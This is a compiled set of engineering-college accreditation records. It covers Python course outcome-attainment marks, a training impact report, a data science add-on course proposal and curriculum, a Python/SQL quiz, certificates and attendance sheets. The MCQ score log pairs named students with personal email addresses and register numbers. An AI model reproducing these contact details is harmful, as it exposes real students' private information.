 LILY JAMES
 OF VJEC

FUNDAMENTALS OF PYTHON- 2021-25 BATCH

Sl.No	Name	CO1					CO2					TOTAL L(5)	TOTAL L(5)
		Q3	Q4	Q5	Q10	Q20	Q1	Q7	Q18	TOTAL L(3)			
1	ABHIJITH RAJEEVAN	1	1	1	1	0	4	1	1	1	3	5	
2	ABHINAV PV	1	1	1	1	0	4	1	1	0	2	3.33	
3	ABHINAV S	0	1	1	1	0	3	1	1	1	3	5	
4	ABHIRAJ V	1	0	1	1	0	3	1	1	0	2	3.33	
5	ABHISHEK V.K	0	1	1	0	0	2	1	1	0	2	3.33	
6	ABIN CS	1	1	1	1	1	5	1	1	0	2	3.33	
7	AMEGH K	1	0	0	0	1	2	1	1	1	3	5	
8	ARJUN V	1	1	1	1	0	4	1	1	1	3	5	
9	ASHISH ARUN	1	1	1	1	0	4	1	1		2	3.33	
10	ASHUTHOSH T	0	1	0	0	1	2	1	1	0	2	3.33	
11	ASHWANTH SHAJI	1	1	1	1	0	4	1	1	1	3	5	
12	ASWANTH K.M	1	1	1	1	0	4	1	1	1	3	5	
13	JITHIN NAIR M	1	1	1	0	0	3	1	0	0	1	1.67	
14	NANDANA VP	0	1	0	1	0	2	1	0	0	1	1.67	
15	NAZAL NAJEEB K.T	1	1	1	0	0	3	1	1	1	3	5	
16	NIRANJAN DEB PRASAD						0				0	0	
17	PALAKKIL ASWANTH MOHAN	1	1	0	1	0	3	1	1	1	3	5	
18	PARTHEEV KRISHNAN	0	1	0	0	0	1	1	0	1	2	3.33	
19	PRANAV KC	1	0	0	0	0	1	1	1	0	2	3.33	
21	RAZI ILYAS MK	1	1	1	1	0	4	1	1	0	2	3.33	
22	SARANG M	1	1	1	0	0	3	1	1	0	2	3.33	
24	SHANAT KS	0	1	1	1	0	3	1	1	1	3	5	
25	SHARON MANAS VV	1	1	0	1	0	3	1	0	0	1	1.67	
26	SHERFIN MB	0	0	1	0	0	1	1	0	0	1	1.67	
27	SIJU BIJOY	0	0	1	1	0	2	1	1	1	3	5	
28	THEERTHA N	0	1	0	0	0	1	1	1	0	2	3.33	
29	VINAY KK	1	1	0	1	1	4	1	1	0	2	3.33	
30	VINEETH BINOY	0	0	1	1	1	3	1	1	1	3	5	
31	VYSHNAVI P	0	1	0	0	1	2	1	0	1	2	3.33	
32	YADUNAND SAJITH	1	1	1	1	0	4	1	1	1	3	5	

CO3										CO4					TOT	TOT	
Q2	Q3	Q4	Q5	Q6	Q7	Q17	Q18	TOTA L(8)	TOTA L(5)	Q20	Q8	Q10	Q13	Q15	AL	AL(5)	
1	1	1	1	1	1	1	1	8	5	0	1	1	1	1	4	5	
0	1	1	1	1	1	1	1	0	6	3.75	0	1	1	0	0	2	2.5
1	0	1	1	1	1	1	1	1	7	4.38	0	1	1	1	0	3	3.75
0	1	0	1	0	1	0	0	0	3	1.88	0	0	1	1	1	3	3.75
0	0	1	1	1	1	0	0	0	4	2.5	0	1	0	1	0	2	2.5
1	1	1	1	1	1	0	0	0	6	3.75	1	1	1	1	0	4	5
1	1	0	0	0	1	0	1	1	4	2.5	1	0	0	0	0	1	1.25
1	1	1	1	1	1	0	1	1	7	4.38	0	1	1	1	1	4	5
1	1	1	1	0	1	1	1	6	3.75	0	0	1	1	1	3	3.75	
1	0	1	0	0	1	0	0	0	3	1.88	1	0	0	1	0	2	2.5
1	1	1	1	1	1	1	1	1	8	5	0	1	1	1	1	4	5
1	1	1	1	1	1	1	1	1	8	5	0	1	1	0	1	3	3.75
1	1	1	1	1	0	1	0	0	6	3.75	0	1	0	1	1	3	3.75
1	0	1	0	1	0	0	0	0	3	1.88	0	0	1	1	0	2	2.5
0	1	1	1	0	1	0	1	1	5	3.13	0	1	0	1	1	3	3.75
									0	0						0	0
1	1	1	0	1	1	0	1	6	3.75	0	1	1	0	1	3	3.75	
1	0	1	0	1	0	0	0	1	4	2.5	0	1	0	0	1	2	2.5
1	1	0	0	1	1	1	0	0	5	3.13	0	1	0	1	0	2	2.5
1	1	1	1	1	1	0	0	0	6	3.75	0	1	1	1	1	4	5
0	1	1	1	0	1	0	0	0	4	2.5	0	1	0	1	1	3	3.75
1	0	1	1	0	1	1	1	1	6	3.75	0	1	1	1	0	3	3.75
1	1	1	0	1	0	1	0	0	5	3.13	0	1	1	0	0	2	2.5
1	0	0	1	1	0	0	0	0	3	1.88	0	0	0	0	1	1	1.25
1	0	0	1	1	1	1	1	1	6	3.75	0	1	1	0	1	3	3.75
1	0	1	0	0	1	0	0	0	3	1.88	0	1	0	1	1	3	3.75
1	1	1	0	1	1	1	0	0	6	3.75	1	0	1	1	0	3	3.75
1	0	0	1	1	1	1	1	1	6	3.75	1	0	1	1	1	4	5
1	0	0	1	1	1	1	1	1	4	2.5	1	1	0	0	1	3	3.75
1	0	1	0	1	0	0	0	1	4	2.5	1	1	0	0	1	3	3.75
1	1	1	1	1	1	1	1	1	8	5	0	1	1	1	1	4	5

CO5					
Q9	Q12	Q14	Q16	TOTAL(8)	CO
0	1	1	1	16	8.89
0	0	1	1	8.5	4.72
1	1	0	0	11.75	6.53
0	1	0	1	11.75	6.53
0	0	1	1	8.5	4.72
0	0	0	1	14	7.78
0	0	1	1	5.25	2.92
1	0	1	1	16	8.89
0	1	1	1	12.75	7.08
1	0	0	1	8.5	4.72
1	1	1	0	16	8.89
1	0	1	1	12.75	7.08
0	1	1	0	11.75	6.53
0	0	1	0	7.5	4.17
0	0	1	1	11.75	6.53
				0	0.00
1	1	1	1	13.75	7.64
0	1	0	1	8.5	4.72
0	1	1	0	8.5	4.72
1	1	1	1	17	9.44
0	1	0	1	11.75	6.53
0	0	0	0	9.75	5.42
0	0	1	1	8.5	4.72
1	0	0	0	4.25	2.36
0	1	1	1	12.75	7.08
0	1	0	1	11.75	6.53
0	1	1	1	12.75	7.08
1	0	1	0	15	8.33
0	1	0	0	10.75	5.97
1	0	0	1	15	8.33

CO ATTAINMENT

Level 1 : >=40% of students has to get 50% marks

Level 2 : >=60% of students has to get 50% marks

Level 3 : >= 80% of students has to get 50% marks

Sl.No	Name	CO1	CO2	CO3	CO4	CO5
		TOTAL(5)	TOTAL(5)	TOTAL(5)	TOTAL(5)	TOTAL(5)
1	ABHIJITH RAJEEVAN	4.0	6.7	4.2	5.2	2.9
2	ABHINAV PV	4.0	6.7	4.2	5.2	2.9
3	ABHINAV S	3.0	5.0	3.1	3.9	2.2
4	ABHIRAJ V	3.0	5.0	3.1	3.9	2.2
5	ABHISHEK V.K	2.0	3.3	2.1	2.6	1.4
6	ABIN CS	5.0	8.3	5.2	6.5	3.8
7	AMEGH K	2.0	3.3	2.1	2.6	1.4
8	ARJUN V	4.0	6.7	4.2	5.2	2.9
9	ASHISH ARUN	4.0	6.7	4.2	5.2	2.9
10	ASHUTHOSH T	2.0	3.3	2.1	2.6	1.4
11	ASHWANTH SHAJI	4.0	6.7	4.2	5.2	2.9
12	ASWANTH K.M	4.0	6.7	4.2	5.2	2.9
13	JITHIN NAIR M	3.0	5.0	3.1	3.9	2.2
14	NANDANA VP	2.0	3.3	2.1	2.6	1.4
15	NAZAL NAJEEB K.T	3.0	5.0	3.1	3.9	2.2
16	NIRANJAN DEB PRASAD	0.0	0.0	0.0	0.0	0.0
17	PALAKKIL ASWANTH MOHAN	3.0	5.0	3.1	3.9	2.2
18	PARTHEEV KRISHNAN	1.0	1.7	1.0	1.3	0.7
19	PRANAV KC	1.0	1.7	1.0	1.3	0.7
21	RAZI ILYAS MK	4.0	6.7	4.2	5.2	2.9
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28	THEERTHA N	1.0	1.7	1.0	1.3	0.7
29	VINAY KK	4.0	6.7	4.2	5.2	2.9
30	VINEETH BINOY	3.0	5.0	3.1	3.9	2.2
31	VYSHNAVI P	2.0	3.3	2.1	2.6	1.4
32	YADUNAND SAJITH	4.0	6.7	4.2	5.2	2.9
No. of students students with more than 50% marks:		19.0	25	19	25	10
% of students with more than 50% marks		65.51724138	86.2069	65.51724	86.2069	34.4828
Attained Level		2	3	2	3	0.86

PO ATTAINMENT

CO	ATTAINM	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
CO1	2		2			3				3	2		3
CO2	3		3	2	2	3				3	2		3
CO3	2		3	2		3				3	2		3
CO4	3		3	3	3	3				3	2	3	3
CO5	0.86					3	3			3	2		3
PO ATTAINMENT	2.333333	2.444444	2.5	2.5	2.5	2.172	0.96		0.86	2.172	1.448	3	2.172

PSO1	PSO2
2	2
2	2
2	2
2	2
2	2
1,448	1,448



DEPARTMENT OF ELECTRICAL AND ELECTRONICS ENGINEERING

Value added course Impact Report

Name of Program: Fundamentals of Python
Type of Course: Hands on Training
Date: From 14th March 2023 to 18th March 2023
Semester and academic year: S4, 2022-23
Duration (no of days):5
Batch: S4, EEE

a. Knowledge acquired (knowledge you gained through your training experience and relate this knowledge to what you learned in specific courses at the college)

The training on "Fundamentals of Python" helped the students to acquire knowledge in one of the modern tool "Python" and helped to build the programming skills. The session provides an overview of programming to the laboratory course Power systems and power electronics.

b. Skills learned: (skills and any career-specific abilities that you gained during your internship like technical skills, problem analysis, etc. Discuss any of the skills that you learned as part of courses at the college)

Programming skills

c. Impact analysis: Compare the **knowledge and skills sets** that you gained (mentioned as per para a & b above) before and after your training

Use scale from 1 to 5

Poor = 1 fair = 2, good = 3, very good = 4 and excellent = 5

Sl. No	Knowledge/Skills	Before	After
1	Modern tool usage	1	3
2	Programming skills	1	3
3	Team activity involvement	2	3

d). Connected POs & PSOs Attainment

(Select relevant POs /PSOs and rate the same for the Training undergone)

Use scale from 1 to 3

1 -Poor, 2-Medim, 3- High

POs	Rating			POs	Rating			PSOs	Rating		
	3	2	1		3	2	1		3	2	1
PO 1		2		PO 7				PSO 1			1
PO 2		2		PO 8			1	PSO 2			1
PO 3		2		PO 9		2					
PO4			1	PO 10			1				
PO 5		2		PO 11	2						
PO 6		2		PO 12		2					

| Program Outcomes (POs)

Engineering Knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

Problem Analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

Design/ Development of Solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

Conduct Investigations of Complex Problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

Modern Tool Usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for, sustainable development.

- **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
- **Individual and Team Work:** Function effectively as an individual and as a member or leader in diverse teams, and in multidisciplinary settings.
- **Communication:** Communicate effectively in complex engineering contexts with the engineering community and with society at large, such as being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
- **Project Management and Finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply them to one's own work, as a leader and member in a team, to manage projects and in multidisciplinary environments.
- **Lifelong Learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

| Program Specific Outcomes (PSOs)

- Apply the knowledge of electrical fundamentals, circuit design, control engineering, analog & digital electronics to the field of electrical & electronics systems in industry.
- Develop technical knowledge, skill, and competence to identify, conceptualize and solve problems in research and academic related to power system applications, industrial drive & control.

| Program Educational Objectives (PEOs)

- Graduates will achieve broad and in-depth knowledge of Electrical & Electronics Engineering relating to industrial practices and research to analyze the practical problems and think creatively to generate innovative solutions using appropriate technologies.
- Graduates will make valid judgment, synthesize information from a range of sources and communicate them in sound ways appropriate to the discipline.
- Graduates will sustain intellectual curiosity and pursue lifelong learning not only to assess that are relevant to Electrical & Electronics Engineering, but also that are important to society.
- Graduates will adapt to different roles and demonstrate leadership in global working environment by respecting diversity, professionalism and ethical practices.

Vision

To evolve as a centre of excellence, to train students in contemporary technologies, to meet the needs of global industry and to develop them into skilful engineers fortified with human values and professional ethics.

Mission

To produce competent and disciplined Electrical & Electronics Engineers through delivery of quality education to meet the ongoing global challenges in alignment with technical education system and society.

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Tutor's Signature

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LALY JAMES
HOD EEE, VJEC

Table of Content

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1	Event Proposal
2	Poster
3	Curriculum
4	Sample MCQ Paper
5	Sample Certificate
6	Student Attendance
7	Feedback Report
8	Event Photographs
9	Post Event Impact Analysis Report



Event proposal form


1	Event type and name	ADD ON Course ADEC801 Conceptual study of Data Science
2	Date and time	March 1, 2023 to March 5, 2023
3	Participants/ audience	Semester 8 ECE Students
4	Venue	Research lab, ECE
5	Objectives	To apply quantitative modeling and data analysis techniques to the solution of real-world business problems To effectively present results using data visualization techniques.
6	Expected outcomes	Students will be able to 1. Apply quantitative modeling and data analysis techniques to the solution of real-world business problems 2. Effectively present results using data visualization techniques.
7	Connected PO/PSO	PO- 1,5,12, PSO- 1
8	Resource requirements	PC/Laptops
9	Any other relevant information	Resource person: Mr. Sarin C R Chief Resource Person AltGrades Kochi. Remuneration: 27000/-
10	Responsible persons	<u>Staff coordinators:</u> Dr Jayesh George M, Ms. Shimna P K, Ms. Sudharshana Vijayan <u>Convenor:</u> Dr Anto Sahaya Dhas D Professor & HOD, Dept. of CSE


Proposal prepared by
Dr Jayesh George M


Recommended by
Dr Anto Sahaya Dhas D

ADEC801

Add on Course ^{OF}
CONCEPTUAL STUDY ON
DATA SCIENCE

 March 1 -5, 2023

 9.00am-4.10pm

 Research Lab, ECE Department

PARTICIPANTS

58 ECE Students


COORDINATORS

Dr Jayesh George M, Ms. Shimna P K, Ms. Sudharshana Vijayan

CONVENOR

Dr. D Anto Sahayadhas





ADD ON Course in Conceptual study of Data Science

For Semester 8 ECE Students

Aim: Provide Insights About the Roles of a Data Scientists, Learn Techniques and Tools for Transformation of Data Learn and Data Visualization and Optimization

Learning Objectives

Students who have completed the Add on Course in Data Science Program will be able to:

Apply quantitative modeling and data analysis techniques to the solution of real-world business problems and effectively present results using data visualization techniques.

Curriculum Prepared by

Dr. Jayesh George M

Ms. Shimna P K

Ms. Sudharshana Vijayan

Day I - Python Fundamentals

9.00 - 11.00	Career Prospectus in Data Science Python Basics - IO Statements
11.00 - 01.00	Lists, Strings, Tuples, Sets and Dictionary
2.00 - 4.00	Numpy and Statistics Github and Digital Resume

Day II - AI with Python

9.00 - 11.00	Pandas
11.00 - 01.00	Data Analytics
2.00 - 4.00	Plotting with Python

Day III - Advanced Data Science and Projects

9.00 - 11.00	AI with Python and Regression
11.00 - 01.00	Clustering and Classification
2.00 - 4.00	Hands on Project

Day IV- Advanced Data Science and Projects

9.00 - 11.00	Introduction to SQL
11.00 - 01.00	How to face interview questions for Data Science - SQL Case study
2.00 - 4.00	Hands on Project

Day V - Advanced Data Science and Projects

9.00 - 11.00	Power BI
11.00 - 01.00	Hands on Project
2.00 - 4.00	Hands on Project

Budget


30,000 INR +GST (18%) = 35400/-

Possible Certifications

1. <https://cognitiveclass.ai/learn/data-science-with-python>
2. <https://cognitiveclass.ai/learn/data-science>

References :

1. TCS : <https://www.linkedin.com/jobs/view/data-analyst-python-sql-at-tata-consultancy-services-3392828701/?originalSubdomain=in>
2. Wipro : <https://www.instahyre.com/job-122440-data-scientist-at-wipro-bangalore/>
3. Sutherland : <https://www.linkedin.com/jobs/data-visualization-specialist-etl-python-power-bi-jobs/?currentJobId=3427437927&originalSubdomain=in>
4. https://www.linkedin.com/jobs/search/?currentJobId=3409403361&f_E=2&geoId=102713980&keywords=data%20analyst&location=India&originalSubdomain=in&refresh=true&sortBy=R
5. https://www.linkedin.com/jobs/search/?currentJobId=3409403361&f_E=2&geoId=102713980&keywords=data%20analyst&location=India&originalSubdomain=in&refresh=true&sortBy=R


Tutor

HoD

Principal

ADD ON Course in Conceptual study on Data Science

For Semester 8 ECE Students

Aim: Provide Insights About the Roles of a Data Scientists, Learn Techniques and Tools for Transformation of Data Learn and Data Visualization and Optimization

Learning Objectives

Students who have completed the Add on Course in Data Science Program will be able to:

Apply quantitative modeling and data analysis techniques to the solution of real-world business problems and effectively present results using data visualization techniques.

Curriculum Prepared by

Ms. Shimna P K

Ms. Sudharshana Vijayan

Dr. Jayesh George M

Day I - Python Fundamentals

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Day IV- Advanced Data Science and Projects

11.00	Introduction to SQL
- 01.00	How to face interview questions for Data Science - SQL Case study
1 - 4.00	Hands on Project

Day V - Advanced Data Science and Projects

10 - 11.00	Power BI
11.00 - 01.00	Hands on Project
01.00 - 4.00	Hands on Project

INR +GST (18%) = 35400/-

1. Certifications

1. <https://cognitiveclass.ai/learn/data-science-with-python>
2. <https://cognitiveclass.ai/learn/data-science>

References :

1. TCS : <https://www.linkedin.com/jobs/view/data-analyst-python-sql-at-tata-consultancy-services-3392828701/?originalSubdomain=in>
2. Wipro : <https://www.instahyre.com/job-122440-data-scientist-at-wipro-bangalore/>
3. Sutherland : <https://www.linkedin.com/jobs/data-visualization-specialist-etl-python-power-bi-jobs/?currentJobId=3427437927&originalSubdomain=in>
5. https://www.linkedin.com/jobs/search/?currentJobId=3409403361&f_E=2&geoid=102713980&keywords=data%20analyst&location=India&originalSubdomain=in&refresh=true&sortBy=R

Tutor
15/1/2023

HoD
18/1/23


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DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGG

ADD ON COURSE ON Conceptual study on Data Science

MCQ SCORE

Timestamp	Email Address	NAME OF THE STUDENT	REGISTER NUMBER OF THE STUDENT	Score
3/14/2023 15:48:17	sidraj17r7352@gmail.com	Sidharth k	VML19EC048	12 / 15
3/14/2023 15:48:17	chithra842001@gmail.com	Chithra S	VML19EC016	14 / 15
3/14/2023 15:48:19	archanatharamma2001@gmail.com	ARCHANA T	VML19EC010	14 / 15
3/14/2023 15:48:20	gkgopika9@gmail.com	Gopika Gopalakrishnan	VML19EC022	14 / 15
3/14/2023 15:48:48	donachacko2000@gmail.com	Dona Chacko	VML19EC018	13 / 15
3/14/2023 15:48:51	geethikarajeevan@gmail.com	Geethika T	VML19EC020	12 / 15
3/14/2023 15:49:09	anjanamukundan75@gmail.com	ANJANA MUKUNDAN K	VML19EC007	13 / 15
3/14/2023 15:49:35	snehasajeevan143@gmail.com	Sneha Sajeevan T	VML19EC049	13 / 15
3/14/2023 15:49:45	manastom570@gmail.com	MANAS TOM	VML19EC030	13 / 15
3/14/2023 15:49:50	ashikbenny01@gmail.com	Ashik Benny	Vml19ec011	14 / 15
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3/14/2023 16:49:23	nayanasajip@gmail.com	NAYANA SAJI	VML19EC034	15 / 15
3/14/2023 19:29:36	pvbrajesh2001@gmail.com	Brajesh P V	VML19EC014	10 / 15
3/14/2023 19:51:41	nevinsaji000@gmail.com	Nevin Saji	VML19EC035	14 / 15
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3/14/2023 22:33:46	sarangk015@gmail.com	Sarang K	VML19EC042	12 / 15
3/15/2023 9:07:16	anusreepm06@gmail.com	Anusree p m	VML19EC009	15 / 15
3/15/2023 9:09:05	chaithrapradeep7896@gmail.com	Chaithra.p.pradeepan	VML19EC015	15 / 15
3/15/2023 9:30:19	amalpramod75@gmail.com	Amal Pramod	VML19EC005	15 / 15
3/15/2023 9:34:03	rashidmullali59@gmail.com	Muhammad Rashid Mp	VML19EC033	15 / 15
3/15/2023 9:34:37	aswinsurendran0177@gmail.com	Aswin Surendran	VML19EC012	15 / 15
3/15/2023 9:35:11	abhinav.kv.nambiar1999@gmail.com	Abhinav K V	LVML19EC058	15 / 15
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3/15/2023 9:43:34	tomsraju808@gmail.com	Toms Raju	VML19EC052	15 / 15
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3/15/2023 9:49:03	sebastiangeorge75@gmail.com	Sebastian George	VML19EC044	15 / 15
3/15/2023 9:49:09	keerthipradeep199@gmail.com	Keerthi Pradeep Kumar	VML19EC027	15 / 15
3/15/2023 9:49:51	flemy2001@gmail.com	Flemy Jose	VML19EC019	15 / 15
3/15/2023 9:50:29	adwaith.kr.2001@gmail.com	Adwaith Krishna	VML19EC004	15 / 15
3/15/2023 9:52:21	jeentreesa@gmail.com	JEENA GEORGE	LVML19EC063	15 / 15
3/15/2023 9:56:23	jacobjamesch2000@gmail.com	Jacob James	vml19ec024	15 / 15
3/15/2023 9:57:54	abhijithckr2@gmail.com	Abhijith C	LVML19EC057	15 / 15
3/15/2023 9:57:54	anjipali@gmail.com	Anjali KP	LVML19EC061	15 / 15



Mark only one oval.

- A. Special purpose
- B. General purpose
- C. Medium level programming language
- D. All of the mentioned above

6. What is the name of the operator ** in Python? *

1 point

Mark only one oval.

- A. Exponentiation
- B. Modulus
- C. Floor division
- D. None of the mentioned above

7. The % operator returns the ____.*

1 point

Mark only one oval.

- A. Quotient
- B. Divisor
- C. Remainder
- D. None of the mentioned above


8. What will be the output of the following Python code? *

1 point

```
a=7  
if a>4: print("Greater")
```

Mark only one oval.

- A. Greater
- B. 7
- C. 4
- D. None of the mentioned above



What will be the output of the following Python code? *

1 point

x=13

```
if x>12 or x<15 and x==16:  
    print("Given condition matched")  
else:  
    print("Given condition did not match")
```

Mark only one oval.

- A. Given condition matched
- B. Given condition did not match
- C. Both A and B
- D. None of the mentioned above

10. Consider the following code segment and identify what will be the output of given Python code? * 1 point

```
a = int(input("Enter an integer: "))  
b = int(input("Enter an integer: "))
```

```
if a <= 0:  
    b = b + 1  
else:  
    a = a + 1
```

Mark only one oval.

- A. if inputted number is a negative integer then b = b + 1
- B. if inputted number is a positive integer then a = a + 1
- C. Both A and B
- D. None of the mentioned above

What will be the output of the following Python code? *

1 point

i=5

if i>11 : print ("i is greater than 11")

Mark only one oval.

- No output
- Abnormal termination of program
- Both A and B
- None of the mentioned above

12. Which of the following is not used as conditional statement in Python? *

1 point

Mark only one oval.

- A. switch
- B. if...else
- elif
- None of the mentioned above

13. Which SQL keyword is used to combine rows from two tables in a database? *

1 point

Mark only one oval.

- A. IN
- B. JOIN
- C. BETWEEN
- D. SELECT INTO

14. Which of the following is not a SQL constraint? *

1 point

Mark only one oval.

- A. UNIQUE
- B. PRIMARY KEY
- C. LOGICAL KEY
- D. NOT NULL

Which of the following library is similar to Pandas ? *

1 point

Mark only one oval.

- A. NumPy
- B. RPy
- C. OutPy
- D. None of the Mentioned

16. Which of the following makes use of pandas and returns data in a Series or DataFrame ?

* 1 point

Mark only one oval.

- A. pandaSDMX
- B. freedapi
- C. OutPy
- D. None of the Mentioned

17. Which one of these factors does not affect the speed of execution in python? *

1 point

Mark only one oval.

- A. Dataset Size
- B. Editor Used
- C. Machine Capabilities
- D. Loading Technique

18. Which of the following library is similar to Pandas ? *

1 point

Mark only one oval.

- A. RPy
- B. OutPy
- C. NumPy
- D. None of the Mentioned

Which key data structure is called? *

1 point

Mark only one oval.

- A. Statistics
- B. Keyframe
- C. DataFrame
- D. Econometrics

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Google Forms

801/23/015



CERTIFICATE

THE FOLLOWING CERTIFICATE IS GIVEN TO

Anusree PM

FOR SUCCESSFUL COMPLETION OF ADD ON COURSE OF 30 HOUR
ADEC801 CONCEPTUAL STUDY OF DATA SCIENCE

Dr Anto Sahayadhas
Head of Department



Dr. Benny Joseph
Principal

801/23/020



CERTIFICATE

THE FOLLOWING CERTIFICATE IS GIVEN TO

Brajesh PV

FOR SUCCESSFUL COMPLETION OF ADD ON COURSE OF 30 HOUR
ADEC801 CONCEPTUAL STUDY OF DATA SCIENCE



Dr Anto Sahayadhas
Head of Department

Dr. Benny Joseph
Principal

VIMALJYOTHI ENGINEERING COLLEGE

ELECTRONICS & COMMUNICATION ENGG DEPT.

ADD ON COURSE

ADEC801 CONCEPTUAL STUDY OF DATA SCIENCE

ATTENDANCE SHEET (BATCH 2019-23)

SLNO	REG NO	NAME OF STUDENT	01.03.2023		02.03.2023		03.03.2023		04.03.2023		05.03.2023	
			FN	AN	FN	AN	FN	AN	FN	AN	FN	AN
1	VML19EC001	Aavani M	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
2	VML19EC002	Abdul Basith C C	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
3	VML19EC003	Adarsh V K	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
4	VML19EC004	Adwaith Krishna	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
5	VML19EC005	Amal Pramod	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
6	VML19EC006	Angitha N	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
7	VML19EC007	Anjana Mukundan K	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
8	VML19EC008	Anusree K V	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
9	VML19EC009	Anusree P M	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
10	VML19EC010	Archana T	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
11	VML19EC011	Ashik Benny	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
12	VML19EC012	Aswin Surendran	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
13	VML19EC013	Athul George	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
14	VML19EC014	Brajesh P V	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
15	VML19EC015	Chaitra P Pradeepan	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
16	VML19EC016	Chithra S	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present
17	VML19EC017	Dhanush C H	Supply	Present	Supply	Present	Supply	Present	Supply	Present	Supply	Present

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01.03.23 02.03.23 03.03.23 04.03.23 05.03.23

	FN	AN	FN	AN	FN	AN	FN	AN	FN	AN	FN	AN
18	VML19EC018	Dona Chacko	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
19	VML19EC019	Flemy Jose	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
20	VML19EC020	Geethika T	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
21	VML19EC021	Geoffin Sajjan	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
22	VML19EC022	Gopika Gopalakrishnan	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
23	VML19EC023	Hrithik M Philip	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
24	VML19EC024	Jacob James	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
25	VML19EC025	Jobin Joseph	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
26	VML19EC026	Joshua Noyal	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
27	VML19EC027	Keerthi Pradeep Kumar	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
28	VML19EC028	Kris Parukunnel Thankachan	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
29	VML19EC029	Malavika Ajith	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
30	VML19EC030	Manas Tom	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
31	VML19EC031	Martin P Thomas	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
32	VML19EC032	Melvin Joseph	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
33	VML19EC033	Muhammad Rashid M P	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
34	VML19EC034	Nayana Saji	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
35	VML19EC035	Nevin Saji	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
36	VML19EC036	Niswarth A V	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
